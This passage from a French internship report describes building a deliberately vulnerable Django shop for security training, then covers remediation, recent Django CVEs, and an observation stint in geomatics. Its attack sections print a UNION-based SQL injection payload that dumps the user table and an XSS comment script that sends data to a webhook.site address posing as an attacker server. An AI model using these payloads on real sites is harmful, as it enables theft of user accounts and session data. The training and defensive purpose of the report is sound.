


Figure 17 : Injections SQL dans la requête

Puis il intercepte la requête **HTTP** de recherche et la modifie en injectant `test'+UNION+SELECT+id,username,email,'1000.00',1,1+FROM+auth_user+WHERE + '1'%3d'1+` juste a cote de 'Search' qui est la requête **SQL** `test' UNION SELECT id,username,email,'1000.00',1,1 FROM auth_user WHERE '1'='1` mais encodée pour qu'elle soit acceptée comme requête **HTTP** à l'aide de **Burp Suite** ce qui affiche toutes les informations des utilisateurs présents dans la base des données.




Figure 18 : Résultats des injections

On constate qu'après l'injection grâce à l'UNION dans la requête, l'utilisateur apparait à la place de l'id d'un produit, email comme nom du produit, rôle comme description et les autres valeurs sont injectées par défaut, Grâce à cette injection, l'application affiche dans l'interface produit des enregistrements issus de la table auth_user, contenant des informations critiques sur les comptes utilisateurs.




Figure 19 : Injections SQL à l'aide de la barre de recherche

Ou bien si l'application est vulnérable aux injections, on peut juste écrire la requête **SQL** dans la barre de recherche et avoir le même résultat.

Figure 20 : Interface de test des payloads (codes malveillants) pour les injections

Cette page dédiée aux tests des injections SQL présente plusieurs types d'injection pas juste l'exemple qu'on a traité.

Points techniques observés

- La faille est présente dans la fonction responsable de la recherche produit (ex. : `product_list()`), qui **construit la requête SQL via une concaténation directe de chaînes**, intégrant sans filtre l'entrée utilisateur.
- L'application **retourne les messages d'erreur SQL**, ce qui facilite fortement l'analyse et l'exploitation par un attaquant.
- La structure de la requête SQL **n'inclut aucune clause de validation ni d'échappement**, permettant les attaques UNION.
- Il n'y a **aucune séparation claire entre les données de l'utilisateur et les commandes SQL**, ce qui rend le moteur vulnérable aux injections complexes.

Impact de l'exploitation

- **Fuite de données sensibles** : identifiants, emails, mots de passe hashés.
- **Contournement de l'authentification** : possibilité de récupérer un accès non autorisé.

- **Altération potentielle de la base** : avec une requête malveillante plus poussée, un attaquant peut modifier ou supprimer des données.
- **Atteinte à la confidentialité et à la sécurité globale du système.**

3. Conclusion

Ce scénario illustre une **vulnérabilité critique d'injection SQL**, qui permet à un utilisateur malveillant d'accéder à des données confidentielles normalement inaccessibles. Le manque de validation des entrées et la gestion inadéquate des requêtes **SQL** exposent l'application à un risque majeur.

2.4.3 XSS (Cross Site Scripting)

Le **Cross-Site Scripting (XSS)** est une vulnérabilité critique qui permet à un attaquant d'injecter du code **JavaScript** malveillant dans une page web. Ce code s'exécute ensuite dans le navigateur des autres utilisateurs, permettant le vol de sessions, la modification du contenu affiché, ou la redirection vers des sites malveillants.

Dans le cadre de **VulnShop**, nous avons identifié et testé deux types principaux de XSS :

- **XSS Stocké** : via le système de commentaires produits
- **XSS Réfléchi** : via les paramètres URL et la recherche.

1. Flux Normal de soumission de commentaires et affichage




Figure 21 : Flux Normal (Protection XSS)

Description :

- L'utilisateur saisit un commentaire sur un produit via le formulaire dédié.
- Le frontend envoie les données au serveur via une requête HTTP POST.
- Le backend Django utilise des fonctions d'échappement automatiques (auto-escape) et des validateurs dédiés pour :
 - Nettoyer les caractères spéciaux HTML (<, >, ", ', &)
 - Convertir les balises potentiellement dangereuses en entités HTML
 - Filtrer tout code JavaScript malveillant
- Le commentaire est stocké dans la base de données après nettoyage.
- Lors de l'affichage, Django s'assure que le contenu est correctement échappé.
- Le navigateur affiche le texte tel quel, sans exécuter de code.

Ce processus garantit que :

- Les balises HTML sont neutralisées
- Les scripts malveillants sont rendus inoffensifs
- Le contenu affiché reste fidèle à l'intention de l'utilisateur
- Aucun code JavaScript n'est exécuté sans autorisation

2. Flux Vulnérable




Figure 22 : Flux Vulnérable (XSS)

Description :

Ce diagramme illustre le parcours d'un script malveillant injecté via un champ commentaire non filtré. Le code est enregistré sans validation, puis exécuté dans le navigateur de tout utilisateur consultant la page, démontrant l'absence de protection contre les attaques XSS.

The screenshot shows a web interface for 'Customer Reviews'. At the top, there's a 'Write a Review' section with a warning: 'This form is vulnerable to XSS attacks for testing purposes.' Below this is a 'Rating' dropdown set to '5 Stars'. The 'Comment' text area contains a JavaScript payload: `<script>async function stealData() {const webhookUrl = 'https://webhook.site/85988cd2-7e73-4e28-8bee-fa0dd5fd2ad'; // C'est un URL de webhook.site pour avoir un serveur d'attaquant'}`. A 'Submit Review' button is at the bottom. Below the form, a light blue banner says 'No reviews yet. Be the first to review this product!'.

Figure 23 : Insertion du code malveillant dans la section des commentaires

Dans ce scénario, l'attaquant insère une **payload JavaScript malveillante** (par exemple : `<script>alert('XSS') </script>`) dans le champ commentaire d'un produit.

Le backend vulnérable enregistre cette donnée sans nettoyage ni filtrage. Ainsi, lorsqu'un autre utilisateur visite la page contenant ce commentaire, le **code s'exécute automatiquement dans son navigateur**.

Sur l'interface, cela se manifeste par une alerte rouge ou tout autre comportement non prévu, illustrant que du **code non autorisé a été injecté et exécuté**.

Ce test démontre que sans validation côté serveur et échappement côté client, un site devient vulnérable à la prise de contrôle partielle de son interface utilisateur.




Figure 24: Exécution d'un script malveillant via une faille XSS

Lorsque la victime accède à la page contenant le code malveillant injecté par l'attaquant, ce dernier s'exécute automatiquement dans son navigateur. En conséquence, les données de la victime peuvent être récupérées et transmises à l'attaquant. Bien que l'exemple illustré repose sur un script simple, il démontre clairement qu'en présence d'une vulnérabilité XSS, un attaquant peut potentiellement voler des informations sensibles ou manipuler la session de l'utilisateur comme il le souhaite.

3. Conclusion

Cette démonstration met en lumière le **risque élevé** que représente une faille XSS dans une application web. Elle peut être exploitée :

- Pour voler des cookies de session,
- Manipuler dynamiquement l'interface utilisateur,
- Rediriger les utilisateurs vers des pages malveillantes,
- Ou même exécuter des scripts plus complexes à l'insu de la victime.

2.5 Quelques autres Vulnérabilités Django Récentes (2025)

CVE	Type	Impact	Version corrigée
CVE-2025-48432	Log Forgery via request.path	Détournement des journaux	Django 5.2.3, 5.1.11, 4.2.23
CVE-2025-26699	DoS via wrap () / wordwrap	Surcharge CPU sur templates	Django 5.1.7, 5.0.13, 4.2.20
CVE-2025-27556	DoS Windows via chemins locaux	Fige le serveur Windows	Django 5.0.14 (correctifs en cours)
CVE-2025-32873	DoS via strip_tags()	Parsing HTML excessif	Django 5.2.2, 5.1.10, 4.2.22

2.6 Correctifs Recommandés

Dans cette section, plusieurs mesures de sécurité sont proposées afin de corriger ou prévenir les failles identifiées lors des simulations d'attaques. Chaque sous-partie présente des recommandations spécifiques à chaque type de vulnérabilité rencontrée dans l'application.

2.6.1 Contre les Injections SQL

- **Utiliser systématiquement des requêtes paramétrées** : que ce soit via l'ORM Django (filter(), get(), etc.) ou en SQL brut avec placeholders (%s), cette technique empêche toute injection de code malveillant dans les requêtes.
- **Ne jamais concaténer directement les entrées utilisateur** dans une requête SQL.
- **Désactiver l'affichage des erreurs SQL** détaillées en production, afin de ne pas révéler la structure de la base aux attaquants.
- **Filtrer et valider tous les champs de saisie** côté serveur, même pour des fonctionnalités simples comme une barre de recherche.

2.6.2 Contre le Broken Access Control

- **Vérifier systématiquement les autorisations côté serveur** pour toute action critique (modification de prix, validation de commande, accès à des ressources protégées).

- **Ne jamais faire confiance aux données client** (ex : prix, rôles, identifiants transmis).
- **Récupérer les données sensibles** (ex. : prix) **uniquement depuis la base de données** et non via les requêtes du client.
- **Journaliser les actions critiques**, notamment les modifications de panier ou de commandes, pour permettre des audits.

2.6.3 Contre l'exposition d'informations sensibles

- **Masquer ou restreindre l'accès aux endpoints API** exposant des données internes (par exemple : /users, /admin, /debug).
- **Protéger l'accès aux journaux d'erreur, aux variables d'environnement**, et aux fichiers de configuration.
- **Activer les permissions par rôle (RBAC)** et s'assurer que seules les personnes autorisées peuvent accéder aux ressources critiques.

2.6.4 Contre les failles XSS (Cross-Site Scripting)

- **Échapper toutes les données utilisateur avant affichage** (ex. : dans les champs de commentaire ou les titres de produits).
- **Filtrer les balises HTML et scripts** dans les zones de saisie (via des fonctions comme bleach ou strip_tags).
- **Utiliser les headers de sécurité** (Content-Security-Policy, X-XSS-Protection) pour limiter les scripts exécutables dans le navigateur.

2.6.5 Mesures transversales

- **Automatiser les tests de sécurité** dans la chaîne CI/CD (test d'injection, scan de vulnérabilités, analyse statique).
- **Limiter les privilèges des comptes base de données**, afin qu'un éventuel accès malveillant soit contenu.
- **Mettre en place un pare-feu applicatif (WAF)** pour bloquer les tentatives d'injection et d'accès anormal.
- **Effectuer des revues de code régulières**, avec une attention particulière aux entrées utilisateur et aux accès aux ressources sensibles.

3. Conclusion

L'analyse menée au sein de cette mission a permis de mettre en évidence les risques réels que représentent certaines vulnérabilités web courantes, notamment **l'injection SQL**, le **Broken Access Control**, et **l'exposition de données sensibles**. Grâce à l'implémentation d'une application e-commerce volontairement vulnérable, chaque scénario d'attaque a pu être reproduit, observé, et documenté dans un cadre contrôlé.

Les tests ont démontré que des erreurs de développement apparemment mineures, telles que la **confiance excessive envers les données client**, **l'absence de validation serveur**, ou encore la **non-utilisation de requêtes paramétrées**, peuvent avoir des conséquences graves sur la **confidentialité, l'intégrité et la disponibilité** des données.

Ce travail m'a permis de mieux comprendre :

- Les vecteurs d'attaque classiques visés par les cybercriminels,
- Les mécanismes de protection efficaces à mettre en œuvre dès la phase de conception,
- Ainsi que l'importance d'une **approche DevSecOps** intégrant la sécurité tout au long du cycle de développement.

La comparaison systématique entre les flux sécurisés et les flux vulnérables a renforcé ma capacité à **identifier les points de défaillance** dans une logique applicative, et à y apporter des correctifs conformes aux recommandations de l'**OWASP**.

Ce chapitre constitue ainsi une **base solide de sensibilisation à la cybersécurité applicative**, aussi bien pour les développeurs que pour les équipes techniques et métiers. Il met en évidence l'importance d'**intégrer la sécurité dès les premières phases de conception** d'une application, et non comme une étape secondaire. Grâce à une démarche pratique et ciblée, les scénarios d'attaque simulés démontrent que des vulnérabilités critiques peuvent être exploitées avec des moyens simples si les bonnes pratiques ne sont pas respectées. Ce travail contribue donc à **renforcer la culture sécurité** au sein des équipes de développement, à encourager l'adoption systématique des standards OWASP, et à promouvoir une **approche proactive et continue de la sécurité**, dans le but de bâtir des applications web plus **sûres, robustes et conformes aux exigences actuelles du secteur**

Observation de l'automatisation en géomatique

1. Contexte général

Dans le cadre de cette seconde mission, bien que courte, j'ai eu l'opportunité d'observer le fonctionnement du pôle géomatique de **CIRCET Morocco**. Cette mission m'a permis de découvrir le domaine de la géomatique appliquée à des projets industriels, notamment dans le cadre du suivi de déploiement de **réseaux FTTH** et d'autres travaux terrain.

2. Introduction

Cette seconde mission, bien que de courte durée, m'a permis d'être brièvement intégré à l'équipe chargée de la géomatique et de l'automatisation des processus SIG chez **CIRCET Morocco**. Elle s'inscrivait dans une logique d'observation active, visant à découvrir les outils, les formats de données et les méthodes opérationnelles utilisés dans le traitement, l'analyse et la diffusion de l'information géospatiale, au sein d'un contexte métier concret.

À travers cette immersion, j'ai pu mieux comprendre le rôle stratégique que jouent les **systèmes d'information géographique (SIG)** dans les projets de déploiement sur le terrain, en particulier pour la planification des réseaux et le suivi de l'avancement. J'ai également observé l'utilisation de **QGIS** pour la manipulation de données vectorielles et matricielles, ainsi que l'importance de l'**automatisation par script Python**, qui permet de gagner en efficacité dans des tâches telles que le traitement en lot, le géoréférencement ou l'extraction de couches. Enfin, j'ai pu constater l'intérêt croissant pour les solutions de **webmapping**, qui facilitent la diffusion interactive des données cartographiques auprès des équipes projet.


3.Outils utilisés



QGIS : Un Logiciel SIG open source pour le traitement de données spatiales, utilise pour l'Observation et automatisation de traitements SIG (via scripts).



Leaflet.js : Une Bibliothèque JavaScript pour les cartes interactives web utilisée pour l'affichage dynamique des cartes en webmapping.



PyQGIS : Une API **Python** intégrée à QGIS, utilisée souvent pour la création de scripts pour automatiser des tâches SIG.



GeoServer : Un serveur de publication de données spatiales, utilise pour la diffusion des couches raster/vectérielles en ligne.

4.Types de données manipulées

Les données utilisées par l'équipe **SIG** sont de deux types :

- **Données raster (mode matriciel)** : imagerie satellite, orthophotographies.
- **Données vectorielles (mode géométrique)** : points, lignes, polygones représentant des routes, infrastructures, zones d'intervention, etc.

5.Automatisation des tâches dans QGIS avec Python

L'un des aspects essentiels observés était l'automatisation de tâches **SIG** via des scripts **Python** dans l'environnement **QGIS** qui est un Système d'Information Géographique (**SIG**) libre et open source. Il permet aux autres employés de visualiser, éditer et analyser des données géospatiales. Ces scripts permettent de :

- Automatiser la reprojection de couches
- Réaliser des jointures attributaires entre tables
- Appliquer des filtres spatiaux ou temporels
- Générer des mises en page ou exports cartographiques de manière automatique.

Chaque tâche automatisée est mesurée en termes de **pourcentage d'automatisation** et d'**efficacité gagnée** (par exemple, une tâche manuelle de 30 minutes ramenée à 3 minutes grâce à un script).

6.Outils personnalisés et APIs SIG

L'équipe développe également des outils **SIG** personnalisés et utilise des **APIs** pour automatiser certaines interactions avec les données spatiales. Cela permet de :

- Intégrer des modules spécifiques dans l'interface **SIG** selon les besoins du projet
- Gérer les flux de données spatiales de manière plus fluide et dynamique.

7.Conclusion

Cette mission m'a permis de découvrir concrètement les outils, technologies et logiques de traitement utilisés dans un environnement **SIG** professionnel. J'ai pu mieux comprendre :

- L'importance de l'automatisation pour optimiser les traitements spatiaux récurrents
- L'articulation entre données vectorielles et raster dans les analyses géographiques
- Le rôle des APIs et du webmapping pour la diffusion efficace de l'information géospatiale.

Cette immersion m'a offert une base solide pour approfondir mes connaissances en géomatique et m'a sensibilisé à l'importance du lien entre **traitement spatial, automatisation, et diffusion web** dans les projets industriels.

Conclusion Générale

Ce stage au sein de **CIRCET Morocco** a été pour moi une expérience extrêmement formatrice et révélatrice du monde professionnel, notamment dans les domaines de la **cybersécurité applicative** et des **systèmes d'information géographique (SIG)**. En alliant observation, mise en pratique et réflexion, j'ai pu découvrir deux champs technologiques complémentaires qui répondent à des enjeux réels de sécurité, de performance et de qualité de service.

Sur le volet **cybersécurité**, la conception d'une application volontairement vulnérable m'a permis de comprendre en profondeur les mécanismes d'exploitation des failles **OWASP** (SQL Injection, XSS, IDOR, Broken Access Control...), d'en mesurer les impacts potentiels, et surtout, de mettre en œuvre des **solutions concrètes de remédiation**. J'ai également appris à intégrer les bonnes pratiques du développement sécurisé dans un environnement **Django REST**, à travers des méthodes d'authentification, de filtrage, de validation et de contrôle d'accès.

Sur le volet **géomatique**, bien que de courte durée, la mission d'observation m'a permis de mieux appréhender le fonctionnement d'un service **SIG** industriel, en particulier les processus liés à la gestion de données spatiales (vectorielles et matricielles), l'utilisation de **QGIS**, et l'importance de l'**automatisation via des scripts Python** pour améliorer l'efficacité et réduire les tâches manuelles. Cette polyvalence entre analyse, automatisation et représentation cartographique renforce la transversalité de mes compétences.

Au cours de ce stage, j'ai acquis des compétences solides sur plusieurs axes techniques et transversaux. Sur le plan de la cybersécurité, j'ai consolidé les **fondamentaux OWASP** en analysant et exploitant des failles via une application de test développée sous **Django REST**, accompagnée d'outils comme **Burp Suite**. Cette démarche m'a permis de maîtriser des notions techniques clés telles que les **ViewSet**, les **Serializers**, les **Permissions** et les bonnes pratiques de sécurisation dans un environnement API.

Dans le domaine de la géomatique, j'ai mené une **observation approfondie des traitements SIG** à l'aide de **QGIS** et de **scripts Python**, notamment pour automatiser des traitements batch. Cela s'est accompagné d'une **compréhension fonctionnelle du webmapping**, à travers l'utilisation de **Leaflet** et d'APIs cartographiques professionnelles.

Sur le plan transversal, j'ai développé une réelle **culture de la sécurité applicative**, comprenant les enjeux du **cycle de vie sécurisé d'une application web** (SDLC) et l'importance de l'intégration de la sécurité dès la phase de développement. J'ai également amélioré ma **communication technique** à travers la rédaction d'un **rapport structuré** mettant en valeur les failles découvertes, leur impact et les mesures de remédiation proposées. Enfin, une **initiation à la veille en cybersécurité** m'a permis de consulter, synthétiser et exploiter des **bulletins CVE** relatifs à Django, avec une attention portée aux versions vulnérables et corrigées.

Perspectives d'avenir :

Fort de cette double immersion, je compte :

- Approfondir mes compétences techniques en suivant des **certifications spécialisées** comme l'**eJPT**, **OSCP** ou **PNPT**, axées sur le pentesting et la sécurité offensive.
- Renforcer ma maîtrise des **outils de cybersécurité** (Burp Suite, Nmap, Wireshark, Metasploit...), ainsi que des **frameworks sécurisés** comme Django REST, tout en me tenant informé des nouvelles vulnérabilités via la **veille CVE**.
- Continuer à développer ma culture **DevSecOps**, en intégrant les pratiques de sécurité dès les premières étapes du cycle de développement (SDLC).
- Explorer davantage les solutions de **webmapping sécurisé**, et l'intégration d'APIs cartographiques dans des applications métiers.
- Travailler à améliorer ma capacité à **rédiger des rapports techniques** clairs, exploitables, et orientés remédiation.

